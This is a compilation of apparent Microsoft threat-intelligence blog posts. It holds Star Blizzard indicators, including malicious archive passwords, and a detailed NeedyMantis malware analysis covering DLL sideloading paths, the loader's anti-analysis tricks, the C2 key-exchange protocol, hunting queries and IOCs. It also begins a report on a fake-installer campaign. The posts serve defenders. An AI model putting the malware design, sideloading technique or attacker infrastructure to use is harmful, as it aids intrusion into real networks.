699e92a9e0edf7835879d5697bc67138c0b137117f459caf1a44df357407cad9SHA-256Password protected email attachment with file name Chatham_London_Conference_2026_Invitation.rar; used in June campaign; Password: LiveCrown8142
24b6e36a09eb2acfc2a95478ca685acb7593b1689be6a4a639fe0d222393cfa7SHA-256Password protected email attachment with file name USUBC_Private_Executive_Roundtable_Webex.rar; used in July campaign; Password: LiteRaspberry9415
dd98dbc1a55afe6fd0ed2ed53a79c76f6bde15081a0060422185b74eb1799ee4SHA-256Password protected email attachment with file name Payment Advice Note.zip; used in August campaign in which the actor introduces a new TTP of sending unique ZIP files to each target; Password: BirdMouseCrab
etia[.]caDomainHost for RedFlick MSI installer in January 2026 campaign
103.245.231[.]248IPv4Host for CosmicPulse downloader DLL in January 2026 campaign
groy[.]ccDomainHost for RedFlick MSI installer in February 2026 campaign
2.57.241[.]246IPv4Host for CosmicPulse downloader DLL in February 2026 campaign
gliderrompercycl[.]comDomainHost for CosmicPulse backdoor download
muvb[.]netDomainHost for RedFlick MSI installer in February 2026 campaign
89.125.209[.]168IPv4Host for CosmicPulse downloader DLL in February 2026 campaign
divekickspolic[.]orgDomainHost for CosmicPulse backdoor download
matjk[.]clickDomainHost for RedFlick MSI installer in March 2026 campaign
bpdaersa[.]clickDomainHost for RedFlick MSI installer in March 2026 campaign
103.245.231[.]79IPv4Host for CosmicPulse downloader DLL in March 2026 campaign
stuseamandesilt[.]orgDomainHost for CosmicPulse backdoor download
Itechx[.]telDomainHost for RedFlick MSI installer in April 2026 campaign
45.84.59[.]66IPv4Host for CosmicPulse downloader DLL in April 2026 campaign
guach[.]netDomainHost for RedFlick PowerShell code installer in June 2026 campaign
ruten[.]observerDomainHost for CosmicPulse downloader DLL in June-July 2026 campaigns
byveo[.]orgDomainHost for RedFlick PowerShell code installer in July 2026 campaign
secure-dns-hub[.]comDomainHost for CosmicPulse downloader DLL in July 2026-current campaigns
103.160.59[.]97IPv4Host for CosmicPulse downloader DLL in July 2026 campaign
qumel[.]linkDomainHost for CosmicPulse downloader DLL in July 2026 campaign
cyrna[.]topDomainHost for RedFlick MSI installer in August 2026 campaign
drasw[.]clubDomainHost for CosmicPulse downloader DLL in August 2026 campaign

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post Star Blizzard refines phishing and malware delivery with the RedFlick technique appeared first on Microsoft Security Blog.
  •  

NeedyMantis: Unpacking a post-compromise malware family used in targeted operations

Microsoft Threat Intelligence has identified NeedyMantis, a modular post-compromise malware family observed in a limited number of targeted operations affecting telecommunications organizations, universities, medical nonprofits, intergovernmental organizations, and government contractors. Based on observed activity, NeedyMantis is typically deployed after a threat actor has already established access to a target environment, indicating that the malware is used to maintain long-term access and support follow-on operations.

NeedyMantis activity dates back to at least October 2025. We discovered the malware family while analyzing and pivoting from research and indicators of compromise associated with the DAEMON Tools supply chain compromise, which Kaspersky previously reported on as part of its investigation into the campaign. Observed activity involving NeedyMantis has thus far aligned with activity that Microsoft associates with threat actors operating from China, although Microsoft has not determined whether all observed activity is attributable to the same operator.

While NeedyMantis employs techniques commonly used by modern malware, its architecture combines multiple loaders, custom encrypted file archives, a custom executable file format, and modular components that enable operators to evade analysis and extend functionality through additional modules. These characteristics, combined with its use in targeted intrusions, make NeedyMantis a useful case study for understanding how threat actors establish and maintain long-term access within victim environments.

In this blog, we analyze the NeedyMantis malware framework. We examine its packaging and deployment, custom archive format, loader architecture, command-and-control (C2) communications, and modular design. We also provide indicators of compromise (IOCs), Microsoft Defender detections, and mitigation guidance to help organizations defend against this threat and related activity.

Observed operators and targeting

At the time of writing, Microsoft has observed at least one threat actor using NeedyMantis malware: Storm-3069. Storm-3069 is Microsoft Threat Intelligence’s designator for activity associated with the DAEMON Tools supply chain compromise. While Microsoft assesses the activity originates from China, it has not attributed Storm-3069 to a Chinese nation-state actor. Microsoft identified NeedyMantis through follow-on analysis of indicators associated with Kaspersky’s investigation of the DAEMON Tools compromise.

Microsoft has observed additional NeedyMantis activity beyond Storm-3069’s activity in the DAEMON Tools campaign, indicating that the malware might be used by more than one operator. Observed activity involving NeedyMantis has thus far aligned with activity Microsoft associates with threat actors operating from China, such as targeting that aligns with Chinese interests and the use of selective deployment.

NeedyMantis has been observed in intrusions affecting telecommunications organizations, universities, intergovernmental organizations, medical nonprofits, and government contractors. Combined with the malware’s limited observed deployment and alignment with activity Microsoft associates with China-based threat actors, this victimology suggests NeedyMantis is deployed selectively rather than broadly. However, Microsoft has not determined whether all observed activity is attributable to the same threat actor or whether multiple actors have access to the malware.

Malware packaging and distribution

As previously mentioned, observed activity suggests that the malware is typically deployed after a threat actor has established access to a target environment. As a result, the methods used to gain access before NeedyMantis is deployed may vary across intrusions.

NeedyMantis is composed of multiple components written in C++ and x64 shellcode. The malware starts with a first-stage loader and a file archive. The loader and archive have been found packaged alongside legitimate software, with the first-stage loader–masquerading as a required DLL—being loaded through DLL sideloading.

Some of the open-source, software abused by the malware include: Poedit (translation), curl (data transfer), Vim (text editor), and TightVNC (remote access). Microsoft has also observed NeedyMantis masquerading as Microsoft Office, Broadcom, Intel, and NVIDIA DLL components. The following is a list of some of the DLL path names used by the malware:

  • %ProgramFiles%\Poedit\WinSparkle.dll
  • %ProgramData%\USOShared\libcurl.dll
  • %ProgramData%\VIM\vim64.dll
  • %ProgramData%\TightVNC\VIM\vim64.dll
  • %ProgramData%\office\dbghelp.dll
  • %ProgramData%\broadcom\dbghelp.dll
  • %ProgramData%\Intel\jli.dll
  • %ProgramFiles%\modifiable\nvml.dll
  • %ProgramData%\ics\nvml.dll

The malware’s file archive is named the same as the loader DLL without the extension, for example WinSparkle or libcurl.

In one observed incident, an operator used the Impacket toolkit during hands-on-keyboard activity to copy the legitimate software, malicious DLL, and file archive from a network share and execute it on a targeted device. This activity occurred after the actor had already obtained access to the environment and illustrates one method by which NeedyMantis can be introduced during an intrusion post-compromise.

NeedyMantis is observed during the post-compromise stage of an intrusion after an actor has established access to the target environment. While one known user of the malware, Storm-3069, has been associated with supply chain compromises, Microsoft has not observed NeedyMantis itself being distributed through a supply chain compromise. However, supply chain activity remains one possible means by which an actor could gain the access necessary to deploy the malware.

NeedyMantis architecture and capabilities

First-stage loader

NeedyMantis’ first-stage loader is DLL sideloaded and launched when the legitimate software it is packaged with is run. Its only task is to extract the second-stage loader from its file archive and continue execution there.

In the analyzed sample, the loader DLL was named WinSparkle.dll (SHA-256: e842dd7642c8e04b5ec20b6393848a9c904e4832930950c16664fe7800ba382e) and its file archive was named WinSparkle (SHA-256: 9cb68f986043a576e19d32184c583b7d8f571c7219d8dc0065dced1c13f077ef). NeedyMantis spoofed and replaced the WinSparkle software update component of the Poedit translation software.

The loader employs common anti-analysis techniques to hinder analysis, like obfuscating most of its important strings.

A code snippet for x86 architecture manipulating memory addresses and performing data manipulation.
Figure 1. Example obfuscated strings being deobfuscated


This technique is known as obfuscated stack strings because each piece of the string is built up one at a time on the function’s stack. Once built up, it is deobfuscated using various mathematical operations. Most of the obfuscated strings in this loader are Windows DLL and API names. These deobfuscated strings are used to resolve Windows APIs dynamically at runtime.


In addition to obfuscated strings, a lot of the code’s constant values are stored obfuscated as well.

C++ code performing a loop that manipulates a pointer to an integer array, incrementing an element, and then performing a calculation involving pointer arithmetic before a sleep function
Figure 2. Example obfuscated constant value “1032” being deobfuscated

Finally, the loader has two anti-debugger methods: one based on ProcessDebugFlags and the other using ThreadHideFromDebugger.

As noted above, the loader’s main objective is to extract the next stage from its file archive and launch it. In the analyzed sample, the next stage was named encryptbase64.ps1.

Custom file archives

NeedyMantis’ file archives are in an encrypted and compressed custom file format. To get access to the files, the outer layer of the archive is XOR-decoded and RtlDecompressBuffer decompressed. Once decompressed, there are individual file entries. In each file entry, the file’s name is XOR-decoded and its contents are RtlDecompressBuffer decompressed.

The file format’s offsets, XOR keys, and values change from sample to sample.

A hexadecimal data structure depicting a file's header, containing information such as checksums, entry counts, and sizes for various compressed files.
Figure 3. Example output of an archive unpacking tool displaying metadata of the WinSparkle file archive

This archive contains the following 11 files:

  • 7-zip.chm – Legitimate component of 7-Zip
  • 7-zip.dll – Legitimate component of 7-Zip
  • 7-zip32.dll – Legitimate component of 7-Zip
  • 7z.exe – Legitimate component of 7-Zip
  • Disk2vhd.dll – Legitimate Sysinternals component Disk2vhd
  • main.dll – Legitimate Sysinternals component Ctrl2Cap
  • kernel32.dll – Legitimate kernel32.dll
  • encryptbase64.ps1 – Second-stage loader
  • dnsapi.dll – Not a dnsapi.dll, but contains the malware’s configuration
  • ws2_32.dll – Not a ws2_32.dll, but contains a WebSockets based communications DLL
  • msvcrt140.dll – Not a msvcrt140.dll, but contains shellcode to load module DLLs and resolve exports

While this archive contains several legitimate software components, the malware’s functionality is implemented by the remaining files, discussed below.

Other analyzed NeedyMantis file archives have contained different file names and components. An older version of the malware, for example, used a libcurl (SHA-256: c82520eb03c084226be4eafbff46f56dca0aa8804a2a7f23a085a96afe71ef77) file archive, and it contained only four files:

  • 300.c – Malware’s configuration
  • 300.s – WebSockets-based communications DLL
  • is – Persistence module using Windows Services
  • m.l – Main component

Second-stage loader

In the analyzed sample, encryptbase64.ps1 was the second-stage loader. Despite its .ps1 PowerShell extension, the file contains x64 shellcode. Its purpose is to decode and decompress an embedded binary which is NeedyMantis’ main component.

This loader also has some anti-analysis functionality that differs from stage one. For string decoding, it locates two encoded blocks of data and XOR keys at calculated offsets and then decodes them. The first block, most relevantly, contains a few Windows DLL and API names that are resolved dynamically. The second block, shown below, contains a list of Windows DLL names and Windows API hash values:

A list of hexadecimal numbers depicting a list of Windows DLL names and Windows API hash values.
Figure 4. Decoded Windows API hash values

The component uses a rotate right (ROR) based algorithm with a configurable rotation value (the analyzed sample used value 11) to resolve these Windows API hashes. Figure 5 shows a snippet of Python code reproducing the algorithm:

A snippet of Python code, which includes two function definitions.
`ror(num, count, size)`: and `resolve(func, name)`:
Figure 5. Python snippet of Windows API hashing algorithm

This second-stage loader’s objective is to extract embedded data, XOR-decode it, and then RtlDecompressBuffer decompress it. The location of the encoded data and XOR key are at calculated offsets, which change from sample to sample.

Once decoded the resulting data is a DLL that has been formatted using a custom executable file format. It is a minimized version of a PE file.

Code depicting various metadata and section headers, including offset, base addresses, size, and various attributes for different sections such as '.text', '.rdata', '.data', and '.reloc'.
Figure 6. Example output of custom executable file format to PE file conversion tool

Main component

NeedyMantis’ main component orchestrates C2 communications and handles additional downloaded modules.

It creates a mutex named <username>-<process name>, such as Contoso-Poedit.exe. Like in the first-stage loader, most of the main component’s strings and constant values are stored as obfuscated stack strings.

Configuration

The malware’s configuration was stored in a dnsapi.dll file from the custom file archive. This file name spoofs a Windows networking library. In the sample analyzed, the file contains a 3448-byte binary structure. The structure includes the following fields:

  • 0x00: Unknown (config contained “300”, but components also reference “400”)
  • 0x1c: Communication component name (ws2_32.dll)
  • 0x128: C2 port (443)
  • 0x12c: C2 host (corp.tripswithengine[.]com)
  • 0x334: C2 URI (/library/zip/)
  • 0x53C: WinHttpOpen AccessType (0)
  • 0x954: Proxy username (not set)
  • 0xB5C: Proxy password (not set)
  • 0xD64: Sleep time related (300)
  • 0xD68: Sleep time related (300)

Communications DLL

As referenced in the configuration, NeedyMantis makes use of a communication component called ws2_32.dll. This component is also stored in the custom file archive. Like the config file, the file name spoofs a Windows networking library.

This communications DLL has one export named SystemInfo. As shown below in Figure 7, SystemInfo exposes 10 functions for the main component to initiate and maintain a WebSockets connection with the C2:

A sequence of function declarations for a communication system, including open, close, connect, send, receive, and placeholder functions.
Figure 7. Communications DLL API functions

The library uses WinINet APIs for WebSockets. It also has a hard-coded user-agent of firefox/21.0.

We have also spotted a second version of the communications DLL in a file archive. It implements the same communications API but uses Libwebsockets (LWS) instead of WinINet.

Command and control


The initial C2 beacon is an HTTPS GET request, similar to Figure 8 below:

An HTTP request for a ZIP file in a web browser, specifying various cache control and connection settings.
Figure 8. Initial C2 HTTPS GET request

The Set-Cookie header contains system information. The header value can be Base64-decoded and RtlDecompressBuffer decompressed. Once decompressed it contains a JSON object. The key values are:

  • c – Computer name
  • u – Username
  • o – Base64-encoded data, once decoded it contains line separated “
    • f – Files in ProgramFiles directory
    • pa – Parent process
    • p – Process name
    ” entries:
    • p – Process list

The connection is then converted to WebSockets and a binary C2 protocol is continued. The binary protocol is separated into a header and optional data components. The 44-byte header includes the following fields:

  • 0x00: 16-byte XOR key
  • 0x10: Uncompressed data length
  • 0x14: Compressed data length
  • 0x18: Command number
  • 0x28: Data length
  • 0x2c: Optional data

A 16-byte random XOR key is generated and the header is XOR-encoded, starting at offset 0x18. If there is any data, it is compressed with RtlCompressBuffer and optionally encrypted with RC4.

The initial messages of the binary protocol are a key exchange with the C2 server. The protocol is performed as such:

  • 32-bytes are received from the C2 server, but then ignored
  • A 1024-byte random buffer is created
  • The first 32-bytes of this random buffer are used as the RC4 key for further communications
  • A 256-byte buffer is created that starts with google.com followed by random bytes
  • The 256-byte buffer is RC4 encrypted
  • A random length between 292 and 1282 is picked
  • The C2 protocol message data is structured as such:
    • 0x00: The random length
    • 0x04: RC4 encrypted google.com buffer
    • 0x104: The random 1024-byte buffer used to create the RC4 key (at least 32 bytes of it)
  • This message data is compressed, but not RC4 encrypted
  • A random command number between 1 and 45 is chosen
  • The C2 server uses the buffer at offset 0x104 to recreate the RC4 key and presumably checks the RC4 encrypted google.com buffer
  • The server sends back the random command number as an acknowledgement

Commands

The main component only has a handful of commands. Commands sent to the C2 include:

  • 1110 – Sends computer name and username
  • 1112 – Sends a hard-coded identifier (like 20001)
  • 1150 – Keep alive

Commands received from the C2 include:

  • 1020 – Load module
  • 1030 – Unload module
  • 1050 / 1150 – Dispatch data to module
  • 1070 – Turn off active flags

The main component’s load, unload, and data dispatch commands show that NeedyMantis can extend its functionality through additional modules, but the capabilities of those modules remain unconfirmed.

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of this threat.

You can assess how an attack surface reduction rule might impact your network by opening the security recommendation for that rule in threat and vulnerability management. In the recommendation details pane, check the user impact to determine what percentage of your devices can accept a new policy enabling the rule in blocking mode without adverse impact to user productivity.

Microsoft Defender detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Tactic Observed activity Microsoft Defender coverage
ExecutionShellcode loading, DLL sideloading, decryption, and decompressionMicrosoft Defender for Endpoint
– Suspicious DLL loaded
– An executable file loaded an unexpected DLL file
– Suspicious decode command

Microsoft Defender Antivirus
– TrojanDropper:Win64/NeedyMantis
ExecutionHands-on-keyboard leveraging Impacket tool for follow-on activityMicrosoft Defender for Endpoint
– Ongoing hands-on-keyboard attack via Impacket toolkit
– Impacket toolkit
– Impacket module execution

Microsoft Defender Antivirus
– HackTool:Win32/Impacket
ExecutionStorm-3069 threat actor TTPsMicrosoft Defender for Endpoint
– Suspicious activity linked to an emerging threat actor has been detected
Command and controlNetwork connectivity to NeedyMantis infrastructureMicrosoft Defender Antivirus
– Behavior:Win64/NeedyMantis

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this malware and associated activity.

Hunting queries

Microsoft Defender XDR

Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:

NeedyMantis masquerading as software

A listing of legitimate, unmodified application folders, along with malicious replacement DLL filenames sideloaded by NeedyMantis.

DeviceFileEvents
| where Timestamp > ago(7d)
| where (
    (FolderPath matches regex @"^[A-Za-z]:\\Program Files\\Poedit" and FileName == "WinSparkle.dll")
    or (FolderPath matches regex @"^[A-Za-z]:\\Program Files \(x86\)\\Poedit" and FileName == "WinSparkle.dll")
    or (FolderPath matches regex @"^[A-Za-z]:\\ProgramData\\USOShared" and FileName == "libcurl.dll")
    or (FolderPath matches regex @"^[A-Za-z]:\\ProgramData\\VIM" and FileName == "vim64.dll")
    or (FolderPath matches regex @"^[A-Za-z]:\\ProgramData\\TightVNC\\VIM" and FileName == "vim64.dll")
    or (FolderPath matches regex @"^[A-Za-z]:\\ProgramData\\office" and FileName == "dbghelp.dll")
    or (FolderPath matches regex @"^[A-Za-z]:\\ProgramData\\broadcom" and FileName == "dbghelp.dll")
    or (FolderPath matches regex @"^[A-Za-z]:\\ProgramData\\Intel" and FileName == "jli.dll")
    or (FolderPath matches regex @"^[A-Za-z]:\\Program Files\\modifiable" and FileName == "nvml.dll")
    or (FolderPath matches regex @"^[A-Za-z]:\\Program Files \(x86\)\\modifiable" and FileName == "nvml.dll")
    or (FolderPath matches regex @"^[A-Za-z]:\\ProgramData\\ics" and FileName == "nvml.dll")
)
| project Timestamp, DeviceId, DeviceName, ActionType, FolderPath, FileName,
          SHA1, SHA256, MD5,
          InitiatingProcessAccountDomain, InitiatingProcessAccountName, InitiatingProcessAccountSid,
          InitiatingProcessAccountUpn,
          InitiatingProcessMD5, InitiatingProcessSHA1, InitiatingProcessSHA256,
          InitiatingProcessFolderPath, InitiatingProcessFileName, InitiatingProcessCommandLine,
          InitiatingProcessCreationTime,
          ReportId, TenantId

NeedyMantis C2

This query identifies connectivity to the NeedyMantis command and control site for this activity.

search in (DeviceNetworkEvents, EmailUrlInfo, UrlClickEvents, DeviceEvents, DeviceFileEvents, DeviceProcessEvents)
  "corp.tripswithengine.com"
| where Timestamp > ago(7d)
| extend SourceTable = $table
| project Timestamp,
          DeviceName,
          InitiatingProcessAccountName,
          InitiatingProcessAccountUpn,
          AccountName,
          AccountUpn,
          RemoteIP,
          LocalIP,
          IPAddress,
          RemoteUrl,
          Url,
          UrlDomain,
          FileOriginUrl,
          FileOriginReferrerUrl,
          FileOriginIP,
          ProcessCommandLine,
          InitiatingProcessCommandLine,
          InitiatingProcessFileName,
          FileName,
          FolderPath,
          NetworkMessageId,
          SourceTable

NeedyMantis communications DLL hard-coded user-agent

Identify connectivity utilizing the NeedyMantis hard-coded user-agent.

search in (DeviceNetworkEvents, DeviceEvents, UrlClickEvents, EmailUrlInfo)
  "Firefox/21.0"
| where Timestamp > ago(7d)
| extend SourceTable = $table
| project Timestamp,
          DeviceName = iff(isnull(DeviceName), "", DeviceName),
          AccountUpn = coalesce(InitiatingProcessAccountUpn, AccountUpn, ""),
          AccountName = coalesce(InitiatingProcessAccountName, AccountName, ""),
          RemoteIP = coalesce(RemoteIP, IPAddress, ""),
          Url = coalesce(RemoteUrl, Url, ""),
          UserAgent = AdditionalFields,
          SourceTable

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.

NeedyMantis C2

This query identifies connectivity to the NeedyMantis command and control site for this activity.

search in (CommonSecurityLog, SecurityEvent, AzureDiagnostics)
  "corp.tripswithengine.com"
| where TimeGenerated > ago(7d)
| project TimeGenerated,
          DeviceName,
          Computer,
          SourceIP,
          SourcePort,
          SourceUserName,
          DestinationIP,
          DestinationPort,
          DestinationHostName,
          DestinationDnsDomain,
          RequestURL,
          ProcessName,
          DestinationUserName,
          SourceHostName,
          Message,
          $table

NeedyMantis communications DLL hard-code user-agent

Identify connectivity utilizing the NeedyMantis hard-code user-agent.

CommonSecurityLog
| where TimeGenerated > ago(7d)
| where RequestClientApplication contains "Firefox/21.0" or Message contains "Firefox/21.0"
| project TimeGenerated, DeviceName, SourceUserName, SourceIP, DestinationIP, RequestURL, RequestClientApplication

Indicators of compromise

IndicatorTypeDescriptionFirst seenLast seen
e842dd7642c8e04b5ec20b6393848a9c904e4832930950c16664fe7800ba382e SHA-256First-stage loader WinSparkle.dll 2026-05-21 2026-05-21
9cb68f986043a576e19d32184c583b7d8f571c7219d8dc0065dced1c13f077efSHA-256Custom file archive WinSparkle 2026-05-23 2026-05-23
c82520eb03c084226be4eafbff46f56dca0aa8804a2a7f23a085a96afe71ef77SHA-256Custom file archive libcurl2025-10-032025-10-03
corp.tripswithengine[.]comHost nameC2 host name

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post NeedyMantis: Unpacking a post-compromise malware family used in targeted operations appeared first on Microsoft Security Blog.

  •  

Counterfeit installers to system compromise: Tracking a deceptive software download campaign

Microsoft Defender Experts is tracking an active malware campaign that uses counterfeit software-download websites to impersonate trusted vendors and distribute malicious installers. The campaign has targeted users looking to download popular software and has resulted in compromises across multiple organizations and industries, primarily affecting China-based operations of multinational organizations and Chinese-speaking users. Microsoft has observed victims across healthcare, manufacturing, gaming, technology, logistics, government, and education sectors.

Once executed, the malicious installers deploy malware that establishes persistence, attempts to weaken security protections, and communicates with attacker-controlled infrastructure. Microsoft assesses with moderate confidence that this activity is consistent with the publicly reported Silver Fox (also known as Yinhu, 银狐) fake software campaign but has not attributed it to a nation-state actor. Microsoft Defender detected and disrupted activity across multiple stages of the attack, including automated containment through attack disruption. Organizations should prioritize preventing downloads from untrusted software sources and ensure protections such as SmartScreen, network protection, tamper protection, and Microsoft Defender XDR are enabled to help identify, block, and respond to related activity.


Attack chain overview



The campaign follows a consistent attack chain from a spoofed vendor download page to a self-protecting, persistent implant. The stages below trace that chain — initial access, delivery, execution, persistence, privilege escalation, defense evasion, and command and control.

Figure 1. Diagram showing the campaign attack chain from spoofed download page to archive delivery, execution, persistence, defense evasion, and command-and-control.

Campaign scope and targeting

Microsoft observed affected devices predominantly associated with China-based operations and Chinese-speaking users, consistent with the Chinese-language lure content and the .com.cn and .hl.cn infrastructure. Confirmed activity spans medical devices and healthcare, manufacturing, gaming, technology, logistics, government, and higher education across multiple organizations and industries.

Initial access: spoofed software-download sites

The entry point is a fraudulent software-download website that spoofs a legitimate vendor. In one case, endpoint telemetry captured a device navigating to the fake Razer page pc-razerzone[.]com[.]cn and downloading app_setup.6653004.zip from the delivery host gehie246[.]com/712down; two content-distinct copies of the same-named archive were written within roughly 69 seconds — a direct observation of server-side payload regeneration.

Across the estate, FileOriginReferrerUrl telemetry ties each downloaded archive to the impersonation page that served it and to rotating delivery hosts (yimxg25tiy[.]com/73inst, cc8ttkv35b[.]com/7qinst, n7b8t85zsg[.]com/ins711) and a suspected attacker-controlled Alibaba Cloud Object Storage Service (OSS) bucket. The lure domains predominantly use .com.cn, .hl.cn, and .cn and embed the impersonated brand name.

Delivery: a dynamically generated installer archive

The following examples illustrate how look-alike domains routed users to the same delivery infrastructure while preserving brand-specific lure pages.

When the user selects the download control, Microsoft Edge retrieves a malicious installer archive from a small set of dedicated delivery domains.

pc-razerzone[.]com[.]cn  (spoofed Razer download site)   →   www[.]gehie246[.]com/712down   →   app_setup.6653004.zip   →   stage-one loader

A defining characteristic is that the archive keeps the same filename while its hash changes on every download — a strong indicator the payload is generated server-side, per request. Microsoft observed families of same-named archives (app_setup.*, zinst.*, zintall.*, intsoft.*, innstll.*) whose contents differ across downloads while the delivery URL stays constant; the full validated hash set is in the indicators of compromise below.

kaspersky-lab[.]hl[.]cn     →   hxxp://www.gehie246[.]com/712down
pc-razerzone[.]com[.]cn     →   hxxp://www.gehie246[.]com/712down
